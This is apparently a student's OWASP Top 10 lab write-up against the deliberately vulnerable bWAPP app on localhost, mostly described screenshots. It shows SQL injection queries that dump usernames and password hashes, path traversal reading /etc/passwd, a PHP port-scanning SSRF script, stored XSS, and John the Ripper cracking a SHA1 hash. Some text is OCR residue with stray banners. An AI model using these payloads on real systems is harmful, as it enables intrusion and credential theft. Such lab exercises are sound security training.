

EXERCISES OWASP - TOP 10

1) Broken Access Control Insecure Dor

The terminal window shows the following MySQL query results:

```
+----+----+----+----+
| id | login | password          | email
|    | secret           | activation_code
|    | activated        | reset_code | admin |
+----+----+----+----+
| 1  | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com | A.I.M. or Authentication Is Missing | NULL
| 2  | bee    | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.com | Any bugs?                         | NULL
| 3  | geeks  | 40bd001563085fc35165329ea1ff5c5ecbdbbeef | geeks@test.com
|    | secret test          | 79340ca81cfadb42ff431c56bc3cc1383afe
49bc |          0 | NULL            |     0 |
+----+----+----+----+
3 rows in set (0.00 sec)
```

The browser screenshot shows the 'Insecure DOR (Change Secret)' page of the bWAPP application. The page includes a 'Change your secret.' input field and a 'Change' button. The developer tools show the HTML structure and the value 'geeks' being entered into the input field.

MySQL prompt: mysql>

Terminal banner: NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN

Browser banner: Scan your website for XSS and

Page title: / Insecure DOR (Change Secret)

Page content:

Bugs Change Password Create User Set Security Level Reset Credit

bWAPP is licensed under [CC BY-NC-ND] © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat

Console tab open, showing:

```
<div id="main">
  <h1>Insecure DOR (Change Secret)</h1>
  <p>Change your secret.</p>
  <form method="POST" action="/bWAPP/insecure_direct_object_ref_1.php">
    <p>
      <input type="hidden" value="geeks" name="login">
      <button value="change" name="action" type="submit">Change </button>
    </p>
  </form>
</div>
```

MySQL query results:

```
+----+----+----+----+
| id | login | password          | email
|    | secret           | activation_code
|    | activated        | reset_code | admin |
+----+----+----+----+
| 1  | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com | A.I.M. or Authentication Is Missing | NULL
| 2  | bee    | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.com | Any bugs?                         | NULL
| 3  | geeks  | 40bd001563085fc35165329ea1ff5c5ecbdbbeef | geeks@test.com
|    | secret test          | 79340ca81cfadb42ff431c56bc3cc1383afe
49bc |          0 | NULL            |     0 |
+----+----+----+----+
3 rows in set (0.00 sec)
```

MySQL prompt: mysql>

Page footer: Change your secret.

2) Identification and Authentication Failures

The screenshot shows the browser's developer tools with the "HTML" tab selected. The code editor displays the following HTML:

```
<p> <form method="POST" action="/bWAPP/ba_insecure_login_1.php">
  <p>
    <label for="login">Login:</label>
    <font color="white">tonystark</font>
    <br>
    <input id="login" type="text" size="20" name="login">
  </p>
  <p>
    <label for="password">Password:</label>
    <font color="white">I am Iron Man</font>
    <br>
```

The browser window below shows a login page titled "Broken Auth. - Insecure Login F". It contains fields for "Login:" and "Password:", a "Login" button, and a success message: "Successful login! You really are Iron Man :)".

Broken Auth. - Insecure Login F

Enter your credentials.

Login:

Password:

Login

Successful login! You really are Iron Man :)

Broken Auth. - Logout Management

Click [here](#) to logout.

3) SQL Injection

The screenshot shows the bWAPP homepage with a yellow header. On the right, there's a sidebar with a bee icon and the text "Choose your bug: bWAPP v2.2" and "Set your security level: low". Below the header, there's a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Logout. The main content area has a title "/ SQL Injection (GET/Search) /". Below it is a search form with a placeholder "Search for a movie:" and a "Search" button. Underneath the search form is a table with columns: Title, Release, Character, Genre, and IMDb. A message "No movies were found!" is displayed below the table.

This screenshot shows the same bWAPP interface after a SQL injection attempt. The URL in the browser address bar includes the query "title=test' ORDER BY 8-- &action=search". The page content remains largely the same, but an error message "Error: Unknown column '8' in 'order clause'" is visible at the bottom of the main content area.

The screenshot shows the bWAPP SQL Injection application. At the top, there's a navigation bar with links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', and 'Logout'. Below the navigation is a search bar with the placeholder 'Search for a movie:' and a 'Search' button. A table below the search bar displays movie information:

Title	Release	Character	Genre	IMDb
bWAPP	5.0.96-Ubuntu3	5	4	Link

This screenshot shows the same bWAPP SQL Injection application after a UNION SELECT injection has been performed. The search results now display the root user information from the database:

Title	Release	Character	Genre	IMDb
2	root@localhost	5	4	Link

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection http://localhost/bWAPP/sql_1.php?title=test' UNION SELECT 1, table_name, 3,4,5,6 Google

an extremely buggy web app.

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection http://localhost/bWAPP/sql_1.php?title=test' UNION SELECT 1, column_name, 3,4,! Google

an extremely buggy web app.

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (GET/Search) /

Search for a movie: Search


Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link
secret	3	5	4	Link
activation_code	3	5	4	Link

The screenshot shows a Firefox browser window with the title bar "bWAPP - SQL injection - Mozilla Firefox". The address bar contains the URL "http://localhost/bWAPP/sqli_1.php?title=test' UNION SELECT 1, email, password, 4;". The main content area has a yellow header bar with the text "an extremely buggy web app!". Below this is a black navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout. The main content area features a title " / SQL Injection (GET/Search) /" and a search form with a placeholder "Search for a movie:" and a "Search" button. Below the search form is a table with the following data:

Title	Release	Character	Genre	IMDb
bwapp-aim@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bwapp-bee@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	Link
geeks@test.com	40bd001563085fc35165329ea1ff5c5ecbdbbeef	5	4	Link

4) Cross-site-scripting XSS

The screenshot shows a Firefox browser window with the title bar "bWAPP - XSS - Mozilla Firefox". The address bar contains the URL "http://localhost/bWAPP/xss_get.php?firstname=Test&lastname=User&form=subm". The main content area has a yellow header bar with the text "an extremely buggy web app!". Below this is a black navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog. The main content area features a title " / XSS - Reflected (GET) /" and a form for entering first and last names. The form includes fields for "First name:" and "Last name:", a "Go" button, and a message "Welcome Test User". Above the form, there is a "Set your security level:" dropdown set to "low" with a "Set" button and the text "Current: low".



5) Security Misconfiguration LFI

The screenshot shows a Firefox browser window displaying the bWAPP application at http://localhost/bWAPP/rfi.php?language=lang_en.php&action=go. The page title is "bWAPP - Missing Functional Level Access Control - Mozilla Firefox". The main content area features a yellow header with the bWAPP logo and a bee icon. It says "Choose your bug: bWAPP v2.2" and "Set your security level: low". Below this, a red banner reads "an extremely buggy web app!". A navigation bar at the bottom includes links for Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Logo. The main content area has a title " / Remote & Local File Inclusion (RFI/LFI) / ". A language selection dropdown shows "English" with a "Go" button. A message "Thanks for your interest in bWAPP!" is displayed below the dropdown. A cursor arrow points towards the "Go" button.

The screenshot shows a Firefox browser window displaying the bWAPP application at <http://localhost/bWAPP/rfi.php?language=../../../../etc/passwd&action=go>. The page title is "bWAPP - Missing Functional Level Access Control - Mozilla Firefox". The main content area displays a large amount of text, which is the content of the /etc/passwd file, including entries for root, daemon, sync, games, man, lp, mail, news, www-data, var, www-backup, gnats, irc, nobody, libuuuid, dhcpc, syslog, klog, hplip, user, avahi-autoipd, gdm, pulse, avahi, and sshd. The text is presented in a monospaced font.

The screenshot shows a web browser window with the URL `http://localhost/bWAPP/rfi.php?language=../../../../etc/apache2/apache2.conf&action=go`. The page title is "bWAPP - Missing Functional Level". The main content area has a yellow header with the text "Choose your bug: bWAPP v2.2" and "Set your security level: low Current: low". Below this, there's a navigation bar with links like "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". A large red banner at the top says "/ Remote & Local File Inclusion (RFI/LFI) /". Below the banner, there's a language selection dropdown set to "English" and a "Go" button. The main content area contains the text "bee-box".

The screenshot shows a web browser window with the URL `http://localhost/bWAPP/rfi.php?language=../../../../etc/apache2/apache2.conf&action=go`. The page title is "bWAPP - Missing Functional Level". The main content area has a yellow header with the text "Choose your bug: bWAPP v2.2" and "Set your security level: low Current: low". Below this, there's a navigation bar with links like "Bugs", "Change Password", "Create user", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". A large red banner at the top says "/ Remote & Local File Inclusion (RFI/LFI) /". Below the banner, there's a language selection dropdown set to "English" and a "Go" button. The main content area contains a large amount of Apache configuration code, starting with "# # Based upon the NCSA server configuration files originally by Rob McCool. # # This is the main Apache server configuration file. It contains the # configuration directives that give the server its instructions. # See http://httpd.apache.org/docs/2.2/ for detailed information about # the directives. # # Do NOT simply read the instructions in here without understanding # what they do. They're here only as hints or reminders. If you are unsure # consult the online docs. You have been warned. # # The configuration directives are grouped into three basic sections: # 1. Directives that control the operation of the Apache server process as a # whole (the 'global environment'). # 2. Directives that define the parameters of the 'main' or 'default' server, # which responds to requests that aren't handled by a virtual host. # These directives also provide default values for the settings # of all virtual hosts. # 3. Settings for virtual hosts, which allow Web requests to be sent to # different IP addresses or hostnames and have them handled by the # same Apache server process. # # Configuration and logfile names: If the filenames you specify for many # of the server's control files begin with "/" (or "drive:\\" for Win32), the # server will use that explicit path. If the filenames do *not* begin with "/", the value of ServerRoot is prepended -- so "/var/log/apache2/foo.log" # with ServerRoot set to "" will be interpreted by the # server as "//var/log/apache2/foo.log". # ## Section 1: Global Environment # # The directives in this section affect the overall operation of Apache, # such as the number of concurrent requests it can handle or where it # can find its configuration files. # # # ServerRoot: The top of

6) Server Side Request Forgery- ssrf

The screenshot shows a Firefox browser window displaying the bWAPP web application. The URL in the address bar is `http://localhost/bWAPP/ssrf.php`. The page title is "bWAPP - Missing Functional Level Access Control - Mozilla Firefox". The main content area has a yellow header with the text "Set your security level:" and a dropdown menu set to "low". Below this, the text "an extremely buggy web app!" is displayed in red. A navigation bar at the bottom includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main content area features a large, stylized title "*/ Server Side Request Forgery (SSRF) /*". Below it, the text "Server Side Request Forgery, or SSRF, is all about bypassing access controls such as firewalls." is followed by "Use this web server as a proxy to:". A numbered list of three steps is provided:

1. Port scan hosts on the internal network using RFI.
2. Access resources on the internal network using XXE.
3. Crash my Samsung SmartTV (CVE-2013-4890) using XXE :)

The screenshot shows a Firefox browser window displaying the bWAPP web application. The URL in the address bar is `http://localhost/evil/ssrf-1.txt`. The page title is "Mozilla Firefox". The main content area displays a block of exploit code:

```
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.  
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.  
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!  
It is for educational purposes only.  
  
Enjoy!  
Malik Mesellem  
Twitter: @MME_IT  
© 2013 MME BVBA. All rights reserved.  
*/  
echo "<script>alert(\"U 4r3 Own3d by MME!!!\");</script>";  
if(isset($_REQUEST["ip"]))  
{  
    //list of port numbers to scan  
    $ports = array(21, 22, 23, 25, 53, 80, 110, 1433, 3306);  
    $results = array();  
    foreach($ports as $port)  
    {  
        if($pf = @fsockopen($_REQUEST["ip"], $port, $err, $err_string, 1))  
        {  
            $results[$port] = true;  
            fclose($pf);  
        }  
    }  
}
```

7) Insecure Design

The screenshot shows a browser's developer tools with the "HTML" tab selected. The DOM tree is displayed, showing the structure of the page. A specific element, a `<label>` tag with the value "Login:", is highlighted with a yellow background. This label is associated with an `<input>` field where the value "tonystark" has been typed. The browser window below shows the actual web page, which has a header "Broken Auth. - Insecure Login Forms" and a main content area prompting the user to "Enter your credentials." Below this, there is a login form with a label "Login:" followed by an input field containing "tonystark", a password input field, and a "Login" button.

```
<div id="main">
    <h1>Broken Auth. - Insecure Login Forms</h1>
    <p>Enter your credentials.</p>
    <form method="POST" action="/bWAPP/ba_insecure_login_1.php">
        <p>
            <label for="login">Login:</label>
            <font color="black">tonystark</font>
            <br>
            <input id="login" type="text" size="20" name="login">
        </p>
    </form>

```

Bugs

Change Password

Create User

Set Security Level

Reset

Cr

/ Broken Auth. - Insecure Login Form

Enter your credentials.

Login:tonystark



Password:I am Iron Man

/ Broken Auth. - Insecure Login Forms

Enter your credentials.

Login:

Password:

Successful login! You really are Iron Man :)



8) Cryptographic Failures

The screenshot shows the bWAPP SQL Injection application. At the top, there's a navigation bar with links for File, Edit, View, History, Bookmarks, Tools, and Help. Below that is a toolbar with icons for back, forward, search, and refresh. The URL in the address bar is `http://localhost/bWAPP/sqli_1.php?title=test' UNION SELECT 1, 2, user(), 4, 4, 6, 7--`. The main content area has a yellow header with the bWAPP logo and a bee icon. It says "Choose your bug: bWAPP v2.2" and "Set your security level: low". Below the header, a red banner reads "an extremely buggy web app!". A navigation menu at the bottom includes Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Blog.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	root@localhost	4	4	Link

This screenshot shows the same bWAPP SQL Injection application after a search. The results table now contains three rows:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	4	Link
geeks	40bd001563085fc35165329ea1ff5c5ecbdbbeef	5	4	Link

```
L$ john --format=raw-sha1 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
bug          (bee)
1g 0:00:00:00 DONE 3/3 (2024-11-01 21:20) 1.298g/s 298464p/s 298464c/s 298464C/s 184.. bud
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

9) Security Login and Monitoring Failures

Movie Database				
Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link

<pre>23369 "http://localhost/bWAPP/portal.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17" 127.0.0.1 - - [02/Nov/2024:02:26:32 +0100] "GET /bWAPP/sql1_1.php HTTP/1.1" 200 13472 "http://localhost/bWAPP/portal.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17" 127.0.0.1 - - [02/Nov/2024:02:27:00 +0100] "GET /bWAPP/sql1_1.php?title=%27+OR+1%3D1+%23&action=search HTTP/1.1" 200 16330 "http://localhost/bWAPP/sql1_1.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17" 127.0.0.1 - - [02/Nov/2024:02:33:59 +0100] "GET /bWAPP/sql1_1.php?title=%27+OR+1%3D1+%23&action=search HTTP/1.1" 200 16330 "http://localhost/bWAPP/sql1_1.php?title=%27+OR+1%3D1+%23&action=search" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"</pre>
	Link

The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link

10) Vulnerable and Outdated Components

The screenshot shows the DVWA application's XSS - Stored (Blog) page. At the top, there is a yellow header bar with the text "an extremely buggy web app!" and a "Set your security level:" dropdown set to "low". Below the header is a black navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Blog. The main content area has a title "/ XSS - Stored (Blog) /". A text input field contains the following code: <script>alert('El XSS Persistente funciona')</script>. Below the input field are buttons for "Submit", "Add: ", "Show all: ", and "Delete: ".

This screenshot shows the same DVWA XSS - Stored (Blog) page after an injection. A modal dialog box titled "The page at http://localhost says:" is displayed, containing the message "El XSS Persistente funciona" with an exclamation mark icon. An "OK" button is visible in the bottom right corner of the dialog. The main page content below the dialog shows the injected script in the input field and a success message: "Your entry was added to our blog!".